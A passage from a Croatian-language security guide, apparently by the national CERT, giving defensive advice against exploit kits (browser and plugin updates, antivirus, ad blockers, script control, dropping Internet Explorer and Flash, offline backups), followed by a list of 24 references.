- **Redovito ažurirati web preglednik** (npr. *Google Chrome, Mozilla Firefox, Internet Explorer, Microsoft Edge*...). Proizvođači softvera redovito izdaju sigurnosne zakrpe i ispravljaju pogreške koje uzrokuju ranjivosti. *Exploti* se većinom oslanjaju na neažurni softver, stoga će redovito ažuriranje znatno smanjiti rizik.

- **Redovito ažurirati dodatke pregledniku.** Osim ažuriranja, preporučljivo je i ne instalirati nepouzdane i nepotrebne dodatke, a pametno je i brisati dodatke koji se više ne koriste (primjerice *Adobe Flash Player*) jer se time smanjuje broj potencijalnih ranjivosti koje bi *exploit kit* mogao napasti.

- **Instalirati antivirusni softver.** Antivirusni sustavi će prepoznati neka sumnjiva pozadinska preuzimanja i pokušaje instalacije zlonamjernog softvera te time spriječiti dio napada *exploit kitovima*.

- **Instalirati dodatak pregledniku za blokiranje oglasa (engl. *ad blocker*).** Takvi dodaci će spriječiti učitavanje oglasa, a time i učitavanje zlonamjernih oglasa koji preusmjeravaju posjetitelje na *exploit kitove*.

- **Upravljati izvršavanjem *JavaScript* kôda.** Dodacima poput *NoScripta* i *uMatrixa* koji su opisani u prethodnom dokumentu Nacionalnog CERT-a: „Sigurnosni rizici JavaScript kôda“ postiže se veća kontrola nad izvršavanjem *JavaScript* kôda koji je neophodan dio većine prijetnji na webu.

- **Izbjegavati *Internet Explorer* i *Adobe Flash Player*.** Web preglednik *Internet Explorer* i dodatak preglednicima *Adobe Flash Player* česte su mete *exploit kitova* (20) (21), a već godinama nema gotovo nikakvog razloga za njihovo korištenje. Korisnici *Internet Explorera* mogu preći na moderniji i sigurniji web preglednik kao što je *Mozilla Firefox* ili *Google Chrome*, a *Adobe Flash Player* je najbolje u potpunosti ukloniti. Čak i *Microsoft* danas preporuča korisnicima da ne koriste web preglednik *Internet Explorer* (22), te je *Adobe* još 2017. godine najavio kako *Flash Player* više neće biti podržan (neće dobivati sigurnosne zakrpe) od 2020. godine (23).

Prethodne smjernice bi trebale svesti vjerojatnost uspješnog napada *exploit kitom* na minimum, no isto tako, treba biti svjestan da zaista nije moguće zaustaviti svaki napad. Realno je očekivati i da će, unatoč dobroj „sigurnosnoj higijeni“, i oprezni korisnici ponekada postati žrtvom napada. Zato, bitno je imati i mogućnosti detekcije napada – primjerice redovito, proaktivno skeniranje antivirusnim softverom; te mogućnosti oporavka od napada – u slučaju napada *ransomwareom* koji je jedna od češćih prijetnji, pričuvne kopije podataka pohranjene tako da do njih *ransomware* ne može doći (npr. *offline* pričuvne kopije) mogu znatno ublažiti posljedice napada.

5 Literatura

1. **Kemp, Simon.** Digital trends 2019: Every single stat you need to know about the internet. *The Next Web.* [Mrežno] 31. siječnja 2019. [Citirano: 2. rujna 2019.] https://thenextweb.com/contributors/2019/01/30/digital-trends-2019-every-single-stat-you-need-to-know-about-the-internet/.

2. **Biasini, Nick i Hammond, Caitlyn.** Welcome Spelevo: New exploit kit full of old tricks. *Cisco Talos.* [Mrežno] 27. lipnja 2019. [Citirano: 10. rujna 2019.] https://blog.talosintelligence.com/2019/06/spelevo-exploit-kit.html.

3. **Greenberg, Andy i Newman, Lily Hay.** Mysterious iOS Attack Changes Everything We Know About iPhone Hacking. *Wired.* [Mrežno] 30. kolovoza 2019. [Citirano: 6. rujna 2019.] https://www.wired.com/story/ios-attack-watering-hole-project-zero/.

4. **Brewster, Thomas.** iPhone Hackers Caught By Google Also Targeted Android And Microsoft Windows, Say Sources. *Forbes.* [Mrežno] 1. rujna 2019. [Citirano: 9. rujna 2019.] https://www.forbes.com/sites/thomasbrewster/2019/09/01/iphone-hackers-caught-by-google-also-targeted-android-and-microsoft-windows-say-sources/.

5. **Cannell, Joshua.** Tools of the Trade: Exploit Kits. *MalwarebytesLabs.* [Mrežno] 17. listopada 2016. [Citirano: 3. rujna 2019.] https://blog.malwarebytes.com/cybercrime/2013/02/tools-of-the-trade-exploit-kits/.

6. **Common Vulnerabilities and Exposures.** CVE-2016-0189. [Mrežno] [Citirano: 4. rujna 2019.] https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=cve-2016-0189.

7. **Howard, Fraser.** Exploring the Blackhole exploit kit. *Naked Security.* [Mrežno] 26. ožujka 2012. [Citirano: 3. rujna 2019.] https://nakedsecurity.sophos.com/exploring-the-blackhole-exploit-kit-14/.

8. **XyliBox.** Blackhole exploit kit v1.2.0. *XyliBox.* [Mrežno] 11. rujna 2011. [Citirano: 4. rujna 2019.] https://www.xylibox.com/2011/09/blackhole-exploit-kit-v120.html.

9. **Microsoft.** Exploits and exploit kits. *Microsoft Docs.* [Mrežno] 10. kolovoza 2019. [Citirano: 4. rujna 2019.] https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/exploits-malware.

10. **Salvador, Maydalene Edsel.** Blackhole Exploit Kit Spam Run Using Time Warner Cable Name. *Trend Micro.* [Mrežno] 9. rujna 2012. [Citirano: 4. rujna 2019.] https://www.trendmicro.com/vinfo/us/threat-encyclopedia/spam/369/blackhole-exploit-kit-spam-run-using-time-warner-cable-name.

11. **Imperva.** Imperva. *What is malvertising.* [Mrežno] [Citirano: 3. rujna 2019.] https://www.imperva.com/learn/application-security/malvertising/.

12. **Abrams, Lawrence.** Hacked Ad Server Pushes SEON Ransomware, Trojans Via Malvertising. *Bleeping Computer.* [Mrežno] 27. lipnja 2019. [Citirano: 4. rujna 2019.] https://www.bleepingcomputer.com/news/security/hacked-ad-server-pushes-seon-ransomware-trojans-via-malvertising/.

13. **Segura, Jérôme.** Real-Time Bidding and Malvertising: A Case Study . *Malwarebytes Labs.* [Mrežno] 13. travnja 2015. [Citirano: 4. rujna 2019.] https://blog.malwarebytes.com/cybercrime/2015/04/real-time-bidding-and-malvertising-a-case-study/.

14. **Palo Alto Networks.** WHAT IS AN EXPLOIT KIT? *Palo Alto Networks.* [Mrežno] [Citirano: 5. rujna 2019.] https://www.paloaltonetworks.com/cyberpedia/what-is-an-exploit-kit.

15. **Segura, Jérôme.** GreenFlash Sundown exploit kit expands via large malvertising campaign . *Malwarebytes Labs.* [Mrežno] 26. lipnja, 2019. [Citirano: 4. rujna 2019.] https://blog.malwarebytes.com/threat-analysis/2019/06/greenflash-sundown-exploit-kit-expands-via-large-malvertising-campaign/.

16. **Summitt, Josh.** Hacking group using Polyglot images to hide malvertising attacks. *Devcon.* [Mrežno] 24. veljače 2019. [Citirano: 6. rujna 2019.] https://devcondetect.com/blog/2019/2/24/hacking-group-using-polyglot-images-to-hide-malvertsing-attacks.

17. **Chen, Joseph C.** ShadowGate Returns to Worldwide Operations With Evolved Greenflash Sundown Exploit Kit. [Mrežno] 27. lipnja 2019. [Citirano: 9. rujna 2019.] https://blog.trendmicro.com/trendlabs-security-intelligence/shadowgate-returns-to-worldwide-operations-with-evolved-greenflash-sundown-exploit-kit/.

18. **Adobe.** Security updates available for Flash Player | APSB18-42. [Mrežno] 5. prosinca 2018. [Citirano: 9. rujna 2019.] https://helpx.adobe.com/security/products/flash-player/apsb18-42.html.

19. **Malwarebytes.** Spyware.Pony. [Mrežno] [Citirano: 10. rujna 2019.] https://blog.malwarebytes.com/detections/spyware-pony/.

20. **Segura, Jérôme.** Exploit kits: summer 2019 review . *Malwarebytes Labs.* [Mrežno] 30. srpnja 2019. [Citirano: 5. rujna 2019.] https://blog.malwarebytes.com/threat-analysis/2019/07/exploit-kits-summer-2019-review/.

21. **Hegde, Rohit.** Top exploit kit activity roundup – Spring 2019. *Zscaler Blog.* [Mrežno] 31. svibnja 2019. [Citirano: 10. rujna 2019.] https://www.zscaler.com/blogs/research/top-exploit-kit-activity-roundup-spring-2019.

22. **Tung, Liam.** Microsoft security chief: IE is not a browser, so stop using it as your default. *ZD Net.* [Mrežno] 7. veljače 2019. [Citirano: 5. rujna 2019.] https://www.zdnet.com/article/microsoft-security-chief-ie-is-not-a-browser-so-stop-using-it-as-your-default/.

23. **Adobe Blog.** Flash & The Future of Interactive Content. [Mrežno] 25. srpanj 2017. [Citirano: 10. rujna 2019.] https://theblog.adobe.com/adobe-flash-update/.

24. **Barrett, Brian.** Adobe Finally Kills Flash Dead. *Wired.* [Mrežno] 25. srpnja 2017. [Citirano: 5. rujna 2019.] https://www.wired.com/story/adobe-finally-kills-flash-dead/.